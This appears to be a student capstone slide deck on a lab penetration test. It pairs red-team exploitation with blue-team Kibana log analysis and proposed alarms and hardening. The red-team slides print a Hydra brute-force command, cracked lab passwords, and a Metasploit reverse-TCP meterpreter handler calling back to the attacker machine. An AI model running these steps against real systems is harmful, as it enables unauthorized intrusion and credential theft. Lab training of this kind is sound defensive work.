

# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team: Security Assessment**

03

**Blue Team: Log Analysis and Attack Characterization**


04

**Hardening: Proposed Alarms and Mitigation Strategies**

---

# Network Topology

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 10.0.0.76


## Machines

IPv4: 192.168.1.1  
OS: Windows 10  
Hostname:  
Azure Hyper-V ML-REFVM-  
684427

IPv4: 192.168.1.90  
OS: Linux  
Hostname: Kali

IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK Stack

IPv4: 192.168.1.105  
OS: Linux  
Hostname: Capstone

The background of the slide is a dark red, almost black, field filled with a complex, repeating geometric pattern of triangles and polygons in various shades of red and maroon, creating a textured, mosaic-like effect.

# Red Team Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Hyper-V ML-REFVM-684427	192.168.1.1	Host Machine
Kali	192.168.1.90	Attack Machine
Capstone	192.168.1.105	Target Machine
ELK Stack	192.168.1.100	Kibana machine for network monitoring & analysis

---

# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port CVE-2019-6579	Port 80 is commonly used for web communication and if left open and unsecure, it can allow public access.	This vulnerability allows access to confidential files and folders.
LFI	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials.
Hashed Password	Unsalted passwords can be easily cracked with resources (i.e., crackstation.net, John the Ripper, etc.)	Hackers only need the username and password. Once the password is cracked and they have the username, they will have access into the system.
Simple Usernames	Short names, first name, or any simple combination.	Usernames like Ashton, Ryan, and Hannah are all simple usernames that can be easily obtained.

---

# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Weak Password	Short, common, simple, or non-complex passwords.	Weak passwords can be easily cracked by computers in seconds. (i.e., "leopoldo can be cracked in 5 seconds by a computer.)
Bruteforce Attack CVE-2019-3746	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	With the use of brute force and a common passwords list (rockyou.txt), the password can be easily found.
Root Access	Privileged access to resources and ability to perform administrative functions on a machine.	Root access gives an attacker unrestricted access to the machine and network.



# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Storing Sensitive Information	Storing other peoples credentials and sensitive information without encryption.	Once Ashton’s account was compromised, there were additional user credentials found stored in ashton’s account including instructions to connect to another server.

---

## Exploitation: Open Web Port

01

## Tools & Processes

I ran an nmap scan to look for any open ports on the target's machine.

02

## Achievements

Nmap scan returned with:

- 1 Host up
- 998 closed ports
- 2 ports open
  - Port 22
  - Port 80

The open web port (port 80) allowed me to gain access to the secret folders.

03

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-08 10:34 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu aubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 73:42:b5:8b:1e:80:15:f6:b4:b9:a2:ef:d9:22:1a:b3 (RSA)
  256 93:18:c8:50:78:36:62:43:a8:68:44:09:9b:39:42:12:80 (ECDSA)
256 63:76:42:15:21242:ac:4d:16:58:a6:a3:70:e6:02:10 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29
http-1s: Volume /
          maxfiles limit reached (10)
SIZE      TIME      FILENAME
422        - 2019-05-07 18:23 company_blog/
-          - 2019-05-07 18:23 company_blog/blog.txt
-          - 2019-05-07 18:27 company_folders/
-          - 2019-05-07 18:25 company_folders/company_culture/
-          - 2019-05-07 18:26 company_folders/customer_info/
-          - 2019-05-07 18:27 company_folders/sales_docs/
-          - 2019-05-07 18:22 company_share/
-          - 2019-05-07 18:34 meet_our_team/
329        - 2019-05-07 18:31 meet_our_team/ashton.txt
404        - 2019-05-07 18:33 meet_our_team/hannah.txt
_http-server-header: Apache/2.4.29 (Ubuntu)
_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Hostname: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
```

# Exploitation: Brute Force Password

01

## Tools & Processes

I used Hydra with a password list. The rockyou.txt password list that was easy to find with the command below.

Hydra Command:


```
$ hydra -l ashton -P  
/root/Downloads/rockyou.txt -s 80  
-f 192.168.1.105 http-get  
/company_folders/secret_folder
```

02

## Achievements

The exploit granted me access into ashton's account, giving me the username and password with the hash for another user's password.

03



Sign in

http://192.168.1.105

Your connection to this site is not private

Username

Password

```
[*] [http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-08 10:20:57
```

# Exploitation: Hashed Password

01

## Tools & Processes

I utilized an online tool (crackstation.net) to crack the password.

02

## Achievements


I was able to get the user's (Ryan) password and gain access to the webdav folder.

03

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

☐ I'm not a robot   
Privacy - Terms

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

# Exploitation: LFI Vulnerability

01

## Tools & Processes

I used msfvenom and a meterpreter shell to deliver a payload onto the target's machine.

02

## Achievements

With the multi/handler exploit in metasploit, I was able to remotely access the target machines shell.

03

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options


Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.90     false     The IP address of the remote host to connect to.
  LPORT  4444             false     The remote host port to connect to.
  PAYLOAD  php/meterpreter/reverse_tcp  false     The payload to use.

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit
```




# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan



- Network scan began on May 04, 2021 at approximately 22:00 hrs.
- There were 51,185 connections at peak with the source IP of 192.168.1.90.
- The sudden spikes and fluctuations indicates this was a port scan.



# Analysis: Finding the Request for the Hidden Directory



- Web requests began at 18:00 hours on 05/04/2021
- Approximately 48,324 requests were made to the company secret folder
- Secret folder contained the password hash for Ryan's account
- This folder also allowed the attacker to deliver a meterpreter shell payload

source.ip: 192.168.1.90 and destination.ip: 192.168.1.105

KQL

Last 30 days

+ Add filter

## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	48,324
http://192.168.1.105/	73
http://192.168.1.105/webdav	65
http://192.168.1.105/webdav/shell2.php	14
http://192.168.1.105/favicon.ico	12



# Analysis: Uncovering the Brute Force Attack

---



- About 48,324 requests were made to access the secret folder
- Only 8 attacks were successful

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾

Count ▾

http://192.168.1.105/company\_folders/secret\_folder


8

Export: Raw  Formatted 

# Analysis: Finding the WebDAV Connection



- 96 requests for the webdav folder
- Most requests were for the shell.php and passwd.dav files




## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending

Count

http://192.168.1.105/webdav/

4




# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

- Alert can be set for over 5000 connections per hour



## System Hardening

- Ensure that firewalls are properly maintained and configured.
- Configure firewall to detect and filter out unauthorized scans.
- Run network and system scans to detect any unfiltered ports.

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

- Set alerts for unauthorized access requests to confidential folders.
- Threshold of no more than 8 attempts per hour.


## System Hardening

- Encrypt files with confidential information.
  - Restrict public access to confidential files.
  - Limit the sharing of these confidential folders.
-

# Mitigation: Preventing Brute Force Attacks

## Alarm

- Since majority of brute force attack generates 401 error, set an alarm for this error.
- 10 errors per hour to trigger alert.



## System Hardening

- Utilize password constraints & complexity:
  - Set a password policy
  - Lock accounts for 1 hour after several failed login attempts.
- After several failed login attempts in one day, blacklist IP addresses.
  - If an IP address is an employee's, they will be removed from the list.

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

- Obtain a list of users who need & granted access to the webdav directory.
- Whitelist their IP addresses with periodic updates to the list.
- Set alerts for any requests that are not whitelisted.

## System Hardening

- Set an effective password policy for users.
- Whitelisting IP addresses only allows connections from trusted sources.
  - This limits unauthorized access.

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

- Create alerts for any uploads into confidential folders.
  - Alert triggered after a few attempts.
- Set alerts for traffic to port 4444.

## System Hardening

- Close all unnecessary ports.
  - Filter out IP addresses that are not trusted.
  - Ensure integrity of confidential folders by setting proper permissions & access controls.
-



*The  
End*